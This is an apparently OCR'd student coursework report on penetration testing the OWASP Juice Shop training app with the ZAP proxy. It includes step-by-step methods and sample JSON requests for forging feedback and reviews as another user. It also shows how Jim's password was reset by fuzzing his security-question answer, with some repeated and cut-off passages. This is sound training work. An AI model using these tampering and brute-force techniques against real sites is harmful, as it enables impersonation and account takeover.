"feedback (anonymous)","rating":5,"UserId":3,
"updatedAt":"2024-04-21T21:35:29.239Z","createdAt"
:"2024-04-21T21:35:29.239Z"}}
Find:
No matches
Time: 41 ms
Body Length: 170
Total Length: 589 bytes
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
2,103 Pr... 4/21/24, 10:32:15... POST http://127.0.0.1:3000/api/Feedbacks/ 201 Created 3... 172 bytes Medium
2,104 Pr... 4/21/24, 10:32:15... GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 5 ... 0 bytes Informati...
2,105 Pr... 4/21/24, 10:32:15... GET http://127.0.0.1:3000/rest/captcha/ 200 OK 3... 47 bytes Medium
2,106 M... 4/21/24, 10:34:02... POST http://127.0.0.1:3000/api/Feedbacks/ 500 Internal ... 1... 1,207 bytes Medium
2,107 M... 4/21/24, 10:35:29... POST http://127.0.0.1:3000/api/Feedbacks/ 201 Created 4... 170 bytes Medium JSON
2,108 Pr... 4/21/24, 10:35:29... GET http://127.0.0.1:3000/rest/continue-code 200 OK 6 ... 79 bytes Medium JSON
Alerts 0 10 11 10 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
https://queue.simplea
https://analytics.ietf.or
https://static.ietf.org
https://datatracker.iet
https://tools.ietf.org
https://yt3.ggpht.com
https://static.doublecli
https://googleads.g.dc
https://scripts.simplea
https://user-images.githu
https://securitytxt.org
http://securitytxt.org
Header: Text
Body: Text
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/13
Content-Type: application/json; charset=utf-8
{"status":"success","data":{"id":13,"UserId":3,"comment":"feedbackui (anonymous)","rating":5,"updatedAt":
"2024-04-21T21:41:03.670Z","createdAt":"2024-04-21T21:41:03.670Z"}}
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
2,113 Pr... 4/21/24, 10:39:49... POST http://127.0.0.1:3000/api/Feedbacks/ 201 Created 2... 172 bytes Medium JSON
2,114 Pr... 4/21/24, 10:39:49... GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 1... 0 bytes Medium
2,115 Pr... 4/21/24, 10:39:49... GET http://127.0.0.1:3000/rest/captcha/ 200 OK 8... 48 bytes Medium JSON
2,116 Pr... 4/21/24, 10:41:03... POST http://127.0.0.1:3000/api/Feedbacks/ 201 Created 2... 172 bytes Medium JSON
2,117 Pr... 4/21/24, 10:41:03... GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 4 ... 0 bytes Medium
2,118 Pr... 4/21/24, 10:41:03... GET http://127.0.0.1:3000/rest/captcha/ 200 OK 3... 48 bytes Medium JSON
Alerts 0 10 11 10 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0



(c) **Explanation of how the evidence included in (b) proves that FIA_UAU.1.2 is violated**:

Started by accessing the page for customer feedback. In order to post the feedback, we answered the captcha, gave rating, and gave feedback. The POST request to /api/feedbacks/ using ZAP; this request resulted in a "201 Created" response.

Fields for the captcha ID, remark, rating, and hidden user ID were all present in the request body. After that, the user ID field was visible after inspecting the console and removing the "hidden" property. Once a legitimate user ID was entered, a new comment and rating were added, and the feedback was successfully forged using the ID of another user. This proved that the security functional requirement (SFR) had been broken.

The vulnerability was found through a successful penetration test, emphasizing the need for improved input validation and more robust access control measures to stop unauthorized individuals from

VC: Forged Review - Post a product review as another user or edit any user's existing review.

Tested Vulnerability Challenges:


VC1: Forged Review


(a) **Description of penetration testing**:


9. Login to juice shop store using email = asd@asd.com, password = asd@123.


1. After successful login, added a review "ApoorvaCoursework" for Lemon Juice(500ml) item.
2. We could see a PUT http://127.0.0.1:3000/rest/products/5/reviews request in the request header and review message i.e. {"message": "ApoorvaCoursework", "author": "asd@asd.com"} in request body.
3. Copy the entire request header part and paste them in requester.
4. Edit the message and author name to some another user (I have used author name as asdf@asdf.com) in the requester body part.
5. New requester body json object {"message": "ApoorvaCourseworkforgedreview", "author": "asdf@asdf.com"}
6. Click on send.
7. A json object {"status" : "success"} will be received in response.
8. This means that a new review was created for Lemon juice item with author name "asdf@asdf.com".
9. Thus, Breaking the access control and solving the challenge.

(b) **Outcomes (evidence) of the penetration testing in (a)**:









(c) **Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated**:

To evaluate the "Forged Review" vulnerability, we began by logging into the Juice Shop using the email asd@asd.com and the password asd@123. After logging in, we added a review titled "ApoorvaCoursework" for the Lemon Juice (500ml) item.

We started by utilizing the email address asd@asd.com and the password asd@123 to log into the Juice Shop in order to assess the "Forged Review" vulnerability. We added a review

for the 500ml Lemon Juice item with the title "ApoorvaCoursework" after logging in.

A PUT request was detected with the review message {"message": "ApoorvaCoursework", "author": "asd@asd.com"} in the request body, and the request header /rest/products/5/reviews. The request header was copied and pasted into the requester.

Then, we created a new JSON object {"message": "ApoorvaCourseworkforgedreview", "author": "asdf@asdf.com"} and changed the message and author name to belong to pretend that it is a different user. We successfully created a new review for Lemon Juice with the author asdf@asdf.com, according to the JSON response we obtained after sending this updated request, with the status being "success."
This test demonstrated a lack of proper access control, allowing unauthorized creation of forged reviews and revealing the vulnerability.


Tested Vulnerability Challenges: -


1) **Reset Jim's Password:** Reset Jim's password via the Forgot Password mechanism with *the truthful answer* to his security question.


a) Description of penetration testing that was carried out.


1. Logged in using admin email Id as shown in Admin Section or use= asd@asd.com, password = asd@123 to find the email of user Jim.
2. Or Under the Green Smoothie item, find Jim's id as "**jim@juice-sh.op**"
3. Next, we click on Login->Forget Password
4. Using the above Jim's email id, Security question answer as anything you want (I have entered Apoorva), new password = jim@123, repeat password = jim@123.
5. Click on change.
6. The request json object will be **{"email": "jim@juice-sh.op", "answer":"Henry", "new":"jim@123", "repeat":"jim@123"}.**
7. 401 Unauthorized error is triggered which says, "**Wrong answer to security question**".
8. We search for list of sibling names of James on google basically the idea is to try as many names as possible I almost gave 100-150 names.
9. Using these values we create a Fuzz attack payload by selecting security question value field.
10. One of the values i.e. **"Samuel"** gets 200 Ok response. This indicates Jim's eldest sibling name is Samuel.
11. In this way, Jim's password reset was successful by copying the authentication data for another user of the TOE.


b) Outcomes/Evidence of the Penetration Testing

